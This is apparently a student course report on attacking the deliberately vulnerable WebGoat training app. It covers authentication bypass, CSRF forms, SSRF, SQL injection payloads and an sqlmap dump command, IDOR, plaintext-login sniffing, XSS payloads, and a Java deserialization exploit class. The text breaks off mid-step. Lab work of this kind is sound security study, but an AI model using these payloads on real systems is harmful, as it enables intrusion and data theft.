

**Project Report  
Software and Security  
95-748 A3**

Section I - Exploiting Web Vulnerabilities	4
Broken Authentication - Authentication Bypass and Secure Password	4
Authentication Bypass	4
Vulnerability Identification	4
Exploitation Steps	4
Business Risks	5
Secure Password	5
Vulnerability Identification	5
Exploitation Steps	5
Business Risks	6
Request Forgery - Client-Site Side Request Forgeries and Server Side Request Forgeries	6
Request Forgery - Cross-Site Request Forgeries	6
Vulnerability Identification	6
Exploitation Steps	6
Business Risks	8
Server Side Request Forgeries	8
Vulnerability Identification	8
Risk Exposure	9
Injection Flaws – SQL Injection (Advanced)	9
SQL Injection (Advanced)	9
Vulnerability Identification	9
Exploitation Steps	10
Business Risks	11
Broken Access Control – Insecure Direct Object Reference	11
Insecure Direct Object Reference	11
Vulnerability Identification	11
Exploitation Steps	12
Risk Exposure	13
Sensitive Data Exposure - Insecure Login	13
Insecure Login	13
Vulnerability Identification	13
Exploitation Steps	13
Risk Exposure	14
Cross Site Scripting (XSS) - Reflected and DOM-based	14
Reflected XSS	14
Vulnerability Identification	14
Exploitation Steps	14
Risk Exposure	15
DOM-based XSS	15
Vulnerability Identification	15
Exploitation Steps	15
Risk Exposure	16
Insecure Deserialization	16

Vulnerability Identification	16
Exploitation Steps	17
Risk Exposure	17
Section II - Mitigation Strategies	18
Broken Authentication - Authentication Bypass	18
Mitigation Technique	18
Security Touchpoint	18
Broken Authentication - Secure Password	18
Mitigation Technique	18
Security Touchpoint	18
Request Forgery - Cross-Site Request Forgeries	18
Mitigation Technique	18
Security Touchpoint	19
Request Forgery - Server-Side Request Forgeries	19
Mitigation Technique	19
Security Touchpoints	19
Injection Flaws – SQL Injection (Advanced)	19
Mitigation Technique	19
Security touchpoint	19
Broken Access Control – Insecure Direct Object Reference	20
Mitigation Technique	20
Security touchpoint	20
Sensitive Data Exposure - Insecure Login	20
Mitigation Technique	20
Security Touchpoint	20
Cross Site Scripting (XSS) - Reflected and DOM-based XSS	20
Mitigation Technique	20
Security Touchpoint	21
Insecure Deserialization	21
Mitigation Technique	21
Security Touchpoint	21
References	22

# Section I - Exploiting Web Vulnerabilities

## Broken Authentication - Authentication Bypass and Secure Password

Broken Authentication refers to a class of vulnerabilities that are related to flawed authentication implementations.

### Authentication Bypass

For an authentication bypass we use a proxy to freeze the requests from webgoat, and then we change some sort of data depending on the problem. For the first bypass we change the security questions to be able to edit the password.

#### Vulnerability Identification


```
73  public boolean verifyAccount(Integer userId, HashMap<String, String> submittedQuestions) {
74      // short circuit if no questions are submitted
75      if (submittedQuestions.entrySet().size() != secQuestionStore.get	verifyUserId).size()) {
76          return false;
77      }
78
79      if (submittedQuestions.containsKey("secQuestion0")
80          && !submittedQuestions
81              .get("secQuestion0")
82              .equals(secQuestionStore.get(verifyUserId).get("secQuestion0"))) {
83          return false;
84      }
85
86      if (submittedQuestions.containsKey("secQuestion1")
87          && !submittedQuestions
88              .get("secQuestion1")
89              .equals(secQuestionStore.get(verifyUserId).get("secQuestion1"))) {
90          return false;
91      }
92
93      // else
94      return true;
95  }
96 }
```

```
private HashMap<String, String> parseSecQuestions(HttpServletRequest req) {
    Map<String, String> userAnswers = new HashMap<>();
    List<String> paramNames = Collections.list(req.getParameterNames());
    for (String paramName : paramNames) {
        // String paramName = req.getParameterNames().nextElement();
        if (paramName.contains("secQuestion")) {
            userAnswers.put(paramName, req.getParameter(paramName));
        }
    }
    return (HashMap) userAnswers;
}
```

Based on the analysis of the source code, the verification logic of the security questions has implementation flaws. It was hard-coded to check for specific names in the HTTP Post request parameters. Given the execution flow, as long as the HTTP Post Request contains “secQuestion” as part of the parameter name, the validation will pass regardless of the security question.

#### Exploitation Steps

1. Intercept the HTTP Post Request and change the HTTP Post Parameter of “secQuestion0” and “secQuestion1” to any value that contains “secQuestion” in it.



17  
18 secQuestionA=test&secQuestionB=test&jsEnabled=1&v

Screenshot of modified request

You have already provided your username/email and opted for the alternative verification method.

A screenshot of a web-based password verification form. The form has a red border and contains the following fields and message:

- A red checkmark icon followed by the text "Please provide a new password for your account".
- A label "Password:" next to an empty input field.
- A label "Confirm Password:" next to an empty input field.
- A "Submit" button.
- A success message at the bottom: "Congrats, you have successfully verified the account without actually verifying it. You can now change your password!"

Screenshot of successful exploitation

## Business Risks

The consequences of authentication are severe. Typically, attackers can take over the victim's account and impersonate them to carry out actions on the application. Depending on the application itself, it may result in financial losses for the victims or even potential disruption of service if the compromised account is privileged.

## Secure Password

A secure password refers to a password which is resistant to brute force attacks. For instance, strong passwords typically involve the use of (in combination) alphanumeric values, special characters and increased length of the password.

### Vulnerability Identification

This vulnerability is attempting to illustrate how insecure passwords can cause significant issues. Many users in organizations fail to maintain proper password etiquette and this results in easily crackable passwords being used. For this exercise, the use of weak passwords can be validated using the web form. It will attempt to demonstrate the strength of the password by performing several password strength estimation tests.

### Exploitation Steps

This webgoat module is more of a demonstration, showing how quickly it could break a given password. In reality there are many ways to crack insecure passwords such as using John the Ripper or even through basic social engineering.

A screenshot of a web-based password strength analysis tool. The form has a red border and displays the following information:

- A "Password" label next to an input field containing "Enter a secure password".
- A "Show password" checkbox.
- A "Submit" button.
- A success message: "You have succeeded! The password is secure enough."
- Details about the password:
  - Your Password: \*\*\*\*\*
  - Length: 19
  - Estimated guesses needed to crack your password: 2520040000000000
  - Score: 4/4 (represented by a green progress bar)
  - Estimated cracking time: 7990994 years 152 days 23 hours 6 minutes 40 seconds
  - Score: 4/4
  - Estimated cracking time in seconds: 7990994 years 152 days 23 hours 6 minutes 40 seconds

Screenshot of secure password submission

## Business Risks

Although the risk of insecure passwords is becoming somewhat offset due to the introduction of multi-factor authentication, they still present a substantial problem for organizations that haven't implemented MFA. Additionally MFA fatigue and other attacks can break MFA meaning that the password is the final line of defense and if broken, an unauthorized user could gain access to company infrastructure.

## Request Forgery - Client-Site Side Request Forgeries and Server Side Request Forgeries

Request forgery vulnerabilities refer to a class of vulnerabilities that leverages on the trust associated with the entity to perform typically unintended actions/transactions.

## Request Forgery - Cross-Site Request Forgeries

Cross-Site Request Forgeries (CSRF) is a class of attack that forces end users to execute unwanted actions on a web application which they are currently authenticated in. The vulnerabilities that are exploited relate to trust between the user and the system. These actions were completed by a secondary user that has used the CSRF vulnerability to exploit items like session cookies and bypass preflight checks.

### Vulnerability Identification

For this vulnerability, it can be identified by examining the underlying web forms by validating if the web form submission simply only relies on HTTP cookies. In the following sub-section, each exercise's vulnerability will be explained, along with the exploitation steps.

### Exploitation Steps

#### Exercise 1

The original web form is vulnerable to CSRF attacks as it does not validate for any CSRF tokens or protection mechanisms.

```
<form accept-charset="UNKNOWN" id="basic-csrf-get"
method="POST" name="form1" target="_blank" successcallback
action="/WebGoat/csrf/basic-get-flag" enctype="application/
json; charset=UTF-8">
<input name="csrf" type="hidden" value="false">
<input type="submit" name="submit"> == $0
</form>
<div class="spart1"> </div>
```

To exploit it, simply create another HTML form that sends the request to the same URL and submit the flag that was returned from the response.

```
<html>
<body>
<form action="http://localhost:8080/WebGoat/csrf/basic-get-flag"
method="POST">
<input name="csrf" value="false" type="hidden">
<input name="submit" type="hidden" value="submit-Query">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

✓

Confirm Flag Value:

Submit

Congratulations! Appears you made the request from your local machine.

Correct, the flag was 38340

#### Exercise 2

Similar to Exercise 1, in this exercise, there is an additional HTTP form parameter “validateReq” which we have to pay attention to.

```
<input type="hidden" name="validateReq"
value="2aa14227b9a13d0bede0388a7fba9aa9">
<input type="submit" name="submit" value="Submit">
```

Thus, for the exploit, we have included the key parameters in the web form and submitted it on behalf of the logged in user. This will allow us to submit a forum response on behalf of another user. This is initiated by another source.

The screenshot shows a comparison between a forum interface and a code editor. On the left, a list of forum reviews is displayed. One review from 'newuser1' has the text 'Awesome!'. On the right, a code editor window titled 'csrf.html' shows the corresponding HTML code. The code includes a hidden input field named 'validateReq' with the value '2aa14227b9a13d0bede0388a7fba9aa9'. This value corresponds to the review text 'Awesome!' seen on the forum.

Note the post “Awesome!” that was made on behalf of the logged in user.

### Exercise 3

The third exercise focuses on performing a CSRF attack on an API which is not protected against such an attack. The payload creates JSON data as text data that bypasses the preflight check, and allows access to the flag, which grants us the exploit.

The screenshot shows a browser developer tools Network tab. A POST request is shown to the URL `/WebGoat/csrf/feedback/message`. The request body is a JSON object with the following fields:

- `lessonCompleted: true`
- `feedback: "Congratulations you have found the correct solution, the flag is: 226cfa7d-1235-438b-a388-41587408619"`
- `output: null`
- `assignment: "CSRFFeedback"`
- `attemptWasMade: true`

The response message indicates success: "Congratulations. You have successfully completed the assignment."



### Exercise 4

The final exercise is a login CSRF attack. For login CSRF, the attacker attempts to monitor the user activity of the victim through an attacker controlled user account. In this instance, we attempt to change session cookies to the account associated with the attacker by performing a CSRF login on the unsuspecting user.



Screenshot of successful exploitation using login CSRF attack

## Business Risks

There are significant business risks associated with CSRF attacks. In many cases, seeing a successful CSRF attack can result in actions like unauthorized fund transfers and stolen session tokens. This could grant a threat actor significant control over user's data and privacy, which can result in the spread of malicious activities. Login credentials and user's data are heavily at risk during a CSRF attack as well.

## Server Side Request Forgeries

A server-side request forgery is where a server-side application is induced to make requests to an unintended location. An example of server-side request forgeries include making connections to internal services to possibly leak or steal data.

### Vulnerability Identification

The request can be modified to fetch resources on behalf of the server.

```

15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 url=images%2Fcat.png

```

```

15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 url=images%2Ftom.png

```

Task 1 and 2: Vulnerable HTTP Post Request Parameter

### Exploitation Steps

- 1) Begin intercepting traffic, forward the requests until you reach the request you need to edit
- 2) Change the URL that the server should fetch

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger

Intercept HTTP history WebSockets history ⚙ Proxy settings

Request to http://127.0.0.1:8080

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /WebGoat/SSRF/task1 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:109.0) Gecko/20100101
4 Firefox/110.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 20
11 Origin: http://127.0.0.1:8080
12 Connection: close
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Cookie: JSESSIONID=ZeH0hPLuv74wzWa9Ivb23UMQVddFOKRsZlaaKZ
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18 url=images%2Fjerry.png

```

Task 1 Exploit: "images\%2Fjerry.png"

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger ⚙

Intercept HTTP history WebSockets history ⚙ Proxy settings

Request to http://127.0.0.1:8080

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /WebGoat/SSRF/task2 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:109.0) Gecko/20100101
4 Firefox/110.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 20
11 Origin: http://127.0.0.1:8080
12 Connection: close
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Cookie: JSESSIONID=ZeH0hPLuv74wzWa9Ivb23UMQVddFOKRsZlaaKZ
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18 url=http://ifconfig.pro

```

Task 2 Exploit: "http://ifconfig.pro"

- 3) Forward the edited request on to the end user

Change the URL to display Jerry

Task 1: Successful Exploitation

Change the URL to display the Interface Configuration with ifconfig.pro

Task 2: Successful Exploitation

### Risk Exposure

This server-side forgery vulnerability can lead to the unauthorized actions and/or access of data. The vulnerability can be used as an end to itself (accessing sensitive data) or as a means of escalating an attack. An attacker can access the contents of an admin URL because the request is coming from the local machine itself and therefore bypasses the typical access controls. It is also possible to escalate an attack because an attacker can create a connection to a malicious third-party system. This makes the vulnerability a major risk for even bigger attacks. The exploitation of this vulnerability for the unauthorized access of data constitutes a business risk while the use of it to escalate an attack is a technical risk.

## Injection Flaws – SQL Injection (Advanced)

Structured Query Language (SQL) Injection (SQLi) is a type of injection attack that focuses on manipulating the SQL transaction performed by the consuming application.

### SQL Injection (Advanced)

#### Vulnerability Identification

##### Exercise 1

The existing webform is vulnerable to error-based sql injection. In particular, the SQL query will reflect the SQL command that was executed onto the web application.

##### Exercise 2

In this exercise, the web form is vulnerable to Blind SQL injection. It is a type of SQL injection attack that asks the database true or false questions and determines the answer based on the application's response. This attack is often used when the web application is configured to show generic error messages. The vulnerability is in the Username field of the register form. Registering username with the payload `user' AND 1=1` will result in a true state which outputs "Already exists". Alternatively, entering a payload of `user' AND 1=2` results in a false state that outputs "created".

User user' AND 1=1-- already exists please try to register with a different username.

User user' AND 1=2-- created, please proceed to the login page.

## Exploitation Steps

### Exercise 1

The error-based SQL injection vulnerability can be exploited by appending a second SQL statement or performing an union query to extract the password.

1. Appending a second query at the end of the SQL query to get Dave's password.

You have succeeded:

USERID, USER\_NAME, PASSWORD, COOKIE,  
101, \$now, passw1,,  
102, \$doe, passw2,,  
103, \$plane, passw3,,  
104, Jeff, Jeff,,  
105, dave, passW0rD,,

Well done! Can you also figure out a solution, by using a UNION?

Your query was: SELECT \* FROM user\_data WHERE last\_name = ''; select \* from user\_system\_data --'

2. Using a UNION query to get contents of user\_sysyem\_data database

You have succeeded:

USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,  
101, Joe, Snow, 2234200065411, MC,, 0,  
101, Joe, Snow, 987654321, VISA,, 0,  
101, \$now, null, null, passw1, null, null,  
102, John, Smith, 243560002222, MC,, 0,  
102, John, Smith, 435209902222, AMEX,, 0,  
102, \$doe, null, null, passw2, null, null,  
103, Jane, Plane, 123456789, MC,, 0,  
103, Jane, Plane, 333498703333, AMEX,, 0,  
103, \$plane, null, null, passw3, null, null,  
104, Jeff, null, null, null, null,  
105, dave, null, null, passW0rD, null, null,  
10512, Jolly, Hershey, 176896789, MC,, 0,  
10512, Jolly, Hershey, 333300003333, AMEX,, 0,  
10523, Grumpy, youaretheweakestlink, 33413003333, AMEX,, 0,  
10523, Grumpy, youaretheweakestlink, 673834489, MC,, 0,  
15603, Peter, Sand, 123609789, MC,, 0,  
15603, Peter, Sand, 338893453333, AMEX,, 0,  
15613, Joseph, Something, 33843453333, AMEX,, 0,  
15837, Chaos, Monkey, 32849386533, CM,, 0,  
19204, Mr, Goat, 33812953533, VISA,, 0,

Well done! Can you also figure out a solution, by appending a new Sql Statement?

Your query was: SELECT \* FROM user\_data WHERE last\_name = '' OR 1=1 UNION SELECT user\_id, user\_name, null, null, password, null, null FROM user\_system\_data --'

### Exercise 2

1. Register a new user and use burp suite to capture a raw single registration request and save it to a file .

```

Pretty Raw Hex
1 PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 80
4 sec-ch-ua: "Not A Brand";v="24", "Chromium";v="110"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
| Chrome/110.0.5491.78 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=e0Yt8t4YpdRmzL2UF6Q4wXuSroGqHCj0F5zafpz7
19 Connection: close
20
21 username_reg=u&email_reg=123%40123.123&password_reg=123&confirm_password_reg=123

```

## 2. Using sqlmap to dump the database to find tom's password

```

gabi@gabi-virtual-machine:~/Documents$ sqlmap -r regrequest.txt -p username_reg -v 1 -D PUBLIC -T SQL_CHALLENGE_USERS --dump --where "USERID='tom'" --no-escape

```

```

Database: PUBLIC
Table: SQL_CHALLENGE_USERS
[1 entry]
+-----+-----+-----+
| USERID | EMAIL           | PASSWORD          |
+-----+-----+-----+
| tom    | tom@webgoat.org | thisisasecretfortomonly |
+-----+-----+-----+

```

## Business Risks

Error-based and blind SQL injection are serious business risks that can lead to data theft, data manipulation, financial loss, reputational damage, and compliance violations. These attacks allow attackers to access and manipulate sensitive information stored in databases, which can result in financial and legal liabilities, loss of customers, and damage to an organization's reputation.

## Broken Access Control – Insecure Direct Object Reference

Access control are mechanisms used to enforce policies such that users cannot act outside what their originally assigned permissions. However, Inject Direct Object Reference (IDOR) is a class of vulnerability which is due to improper enforcement of access control. It allows users to access privileged objects that are beyond their original permission assignment.

### Insecure Direct Object Reference

#### Vulnerability Identification

Direct Object References happen when an application uses client-provided input to access data and objects. They usually use GET, POST, PUT, DELETE methods. However, when the application provides the direct access to objects, the attackers can bypass the authorizations and disclose the private data. And this is considered as an insecure direct object reference.

```

3 [ [
4   {
5     "assignment": {
6       "id": 27,
7       "name": "IDORViewOtherProfile",
8       "path": "IDOR/profile/{userId}",
9       "hints": null
10    },
11    "solved": false
12  },
13 ]

```

## Exploitation Steps

Assuming that we know the userId and password from the insecure application, we could log in to the account.

1. We have to check the attributes that we could check on the server but not on the profile button. By using the BurpSuiteCommunity proxy scanner, we could find “role”, and “userId” attributes were missing on the profile.

In the text input below, list the two attributes that are in the server's response, but do not appear in the profile button.

Correct, the two attributes not displayed are userId & role. Keep those in mind

2. In the next step, we attempted to guess the userId by incrementing the value by 1 for several iterations. Specifically, we found the userId of another profile by simply incrementing it. We were able to retrieve the attributes of the profile - [WebGoat/IDOR/profile/2342388](#)

Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat/IDOR/

Congratulations, you have used the alternate Url/route to view your own profile.

{role=3, color=yellow, size=small, name=Tom Cat, userId=2342388}

3. In the final exercise, we were able to edit the other users' profile by requesting the modified contents to the repeater with the targeted userId (“2342388”). Moreover, on this modification, we changed existing aspects to the following attributes. “Role:1, color:red, size:large, name:Buffalo Bill, userId:2342388”.

```

1 PUT /WebGoat/IDOR/profile/2342388 HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
4 Accept: */
5 Content-Type: application/json; charset=UTF-8
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5312.101 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: JSESSIONID=E0rAP5qvsKKxbgtgrBfYS2gOnYc1OGVNgsn8fo-m
17 Connection: close
18
19 {
20   "role": 1, "color": "red", "size": "large", "name": "Buffalo Bill", "userId": 2342388
21 }

```

## Risk Exposure

IDOR vulnerabilities can result in a variety of consequences. In typical cases, it leads to information disclosure whereby information is accessed by unauthorized individuals. As demonstrated in the exercise earlier, it can lead to authorized information modification as well. From a business perspective, this can lead to information leakage and illegal modification of data, causing both financial and reputational losses.


## Sensitive Data Exposure - Insecure Login

### Insecure Login

HTTP is a protocol used to link and load websites. Compared to HTTPS, HTTP is very insecure as it does not encrypt requests to which any user may intercept the request and view the data unencrypted within.

#### Vulnerability Identification

Since the webpage used HTTP and not HTTPS, we were able to intercept the request to view the data within the request. Since the data was not encrypted we were able to easily view both the username and password to correctly log in.




The screenshot shows a Wireshark capture of an unencrypted HTTP POST request. The packet details pane shows the JSON payload: {"username": "CaptainJack", "password": "BlackPearl"}. The bytes pane shows the raw hex and ASCII data of the request, including the JSON payload.

### Exploitation Steps

1. Set up wireshark to view the packet flow from the web page
2. View the webpage and enter in a username and password (does not need to be correct)
3. Search through the packets for the text

22051 114.283857692 127.0.0.1	127.0.0.1	HTTP	71 HTTP/1.1 405 Method Not Allowed (application/json)
22053 114.439057893 127.0.0.1	127.0.0.1	HTTP	648 POST /WebGoat/start.mvc HTTP/1.1 (text/plain)
22055 114.444970930 127.0.0.1	127.0.0.1	HTTP	71 HTTP/1.1 405 Method Not Allowed (application/json)

4. Select the packet and select the down drop for “Line-based text data:”, you can then view in plaintext the username “CaptainJack” and password “BlackPearl”
5. Type in the username and password found and log in successfully



The screenshot shows a WebGoat login page. The URL is /WebGoat/login. The page has a form with fields for 'Username' (containing 'CaptainJack') and 'Password'. A message at the bottom says 'Congratulations. You have successfully completed the assignment.'

## Risk Exposure

Web Pages that use HTTP and show sensitive information such as usernames and passwords run the high risk of being compromised by actors who may be using packet sniffers to view the packets on the network. For business' this can become a security risk compromising possible private information and can become a legal issue if compromised data is stolen.

## Cross Site Scripting (XSS) - Reflected and DOM-based

It is a type of injection attack that injects malicious scripts into websites. Typically, attackers manipulate the javascript functionalities on the vulnerable web application to perform various types of malicious activities (depending on the javascript functionality invoked) against the user. For example, XSS attacks can lead to stealing of sensitive data (tokens, etc), to tricking users to perform unintended actions.

### Reflected XSS

A type of XSS attack where the injected script is reflected off the server.

#### Vulnerability Identification

Upon inspection of the web form, the credit card field appears to reflect user supplied input directly into the existing page upon submission.

The total charged to your credit card: \$0.00

Enter your credit card number:

Enter your three digit access code:

Try again. We do want to see this specific JavaScript (in case you are trying to do something more fancy).  
Thank you for shopping at WebGoat.  
Your support is appreciated

We have charged credit card:  
-----  
\$1997.96


#### Exploitation Steps

1. Craft a XSS payload that results in an execution by the browser. A payload could be as simple as invoking common javascript functions like "alert" and "console". In this case, the payload will be written in the existing HTML page. Thus, the HTML tag for javascript - "<script>" has to be used to enclose the payload to ensure successful execution.

Crafted Payload:

```
<script>alert('exploited')</script>
```

2. Insert the payload in the credit card number field and click "purchase".



## Successful DOM-based XSS attack

## Risk Exposure

Web applications vulnerable to XSS have a range of impact, from user annoyance to complete account compromise. In this case, sensitive information such as the credit card information could be stolen and sent out of the application. However, as mentioned in WebGoat, this particular vulnerability is a form of “Self-XSS” which requires user interaction to be executed (reducing the likelihood of it happening).

# DOM-based XSS

A type of XSS attack where the injected script is executed on the client browser (no interaction with the server).

## Vulnerability Identification

The vulnerability can be identified by viewing the source code of the javascript files that are loaded in the browser when the page is loaded. There is a test function that the developer mistakenly left behind. The test function prints user-supplied input on the web page.

The screenshot shows a code editor with two files open: `JSLessonController.js` and `JSLessonContentController.js`. A red box highlights the `testRoute` function in `JSLessonController.js`, which contains the line `this.testHandler = function(param) { console.log('test handler'); this.lessonContentView.showTestParam(param); };`. Another red box highlights the `showTestParam` function in `JSLessonContentController.js`, which contains the line `this.showCurContentPage(this.paginationControlView.currentPage); this.paginationControlView.render(); this.paginationControlView.hideShowNavButtons(); this.onNavToPage(pageNum); //var assignmentPaths = this.findAssignmentEndpointsOnPage(pageNum); //this.trigger('endpoints:filtered', assignmentPaths);`. Red arrows point from the highlighted code in `JSLessonController.js` to the corresponding code in `JSLessonContentController.js`.


```
JSLessonController.js
  testRoute: function(param) {
    this.testHandler = function(param) {
      console.log('test handler');
      this.lessonContentView.showTestParam(param);
    };
  }
}

JSLessonContentController.js
  showTestParam: function(param) {
    this.showCurContentPage(this.paginationControlView.currentPage);
    this.paginationControlView.render();
    this.paginationControlView.hideShowNavButtons();
    this.onNavToPage(pageNum);
    //var assignmentPaths = this.findAssignmentEndpointsOnPage(pageNum);
    //this.trigger('endpoints:filtered', assignmentPaths);
  }
}
```

## Exploitation Steps

1. Enter the following payload into the browser:

[http://127.0.0.1:8080/WebGoat/start.mvc#test%3Cscript%3Ewebgoat.customjs.phoneHome\(\)%3C%2Fscript%3E](http://127.0.0.1:8080/WebGoat/start.mvc#test%3Cscript%3Ewebgoat.customjs.phoneHome()%3C%2Fscript%3E)



## Risk Exposure

Web applications vulnerable to XSS have a range of impact, from user annoyance to complete account compromise. A typical threat scenario is for the attacker to steal session cookies through XSS attacks. This allows the attacker to hijack the victim's user session and take over the account. The consequence of such attacks can result in the compromise of the confidentiality, integrity and availability of the affected system. Depending on the nature of the web application, it may result in potential financial and reputational losses as well. For instance, an administrator's account on a web stock trading platform was compromised through XSS. The attacker can perform various types of actions on the platform, such as manipulating stock prices or even bringing down the platform.

## Insecure Deserialization

Insecure deserialization happens when user-controlled data is deserialized by the web application. Attackers attempt to manipulate the serialized data in order to modify the behavior of the consuming web application.

### Vulnerability Identification

Original Source of the vulnerable Java class - Vulnerable Task Holder:

<https://github.com/WebGoat/WebGoat/blob/main/src/main/java/org/dummy/insecure/framework/VulnerableTaskHolder.java>

```
// condition is here to prevent you from destroying the goat altogether
if ((taskAction.startsWith("sleep") || taskAction.startsWith("ping"))
    && taskAction.length() < 22) {
    log.info("about to execute: {}", taskAction);
    try {
        Process p = Runtime.getRuntime().exec(taskAction);
        BufferedReader in = new BufferedReader(new InputStreamReader(p.getInputStream()));
        String line = null;
        while ((line = in.readLine()) != null) {
            log.info(line);
        }
    } catch (IOException e) {
        log.error("IO Exception", e);
    }
}
```

Vulnerable code segment

## Exploitation Steps

1. Recreate the serialized object with a malicious input. In this case, change the second parameter to the class to “sleep 5”.

```
GNU nano 4.8                                         Exploit.java
import java.io.FileOutputStream;
import java.io.ObjectOutputStream;

import org.dummy.insecure.framework.*;

public class Exploit {
    public static void main(String[] args) throws Exception {
        VulnerableTaskHolder vulnObj = new VulnerableTaskHolder("exploit", "sleep 5");
        FileOutputStream fos = new FileOutputStream("exploit.out");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        os.writeObject(vulnObj);
        os.close();
    }
}
```

2. Encode the output using Base64 encoding.

```
softsec@ubuntu:~/Download$ cat exploit.out | base64 -w0
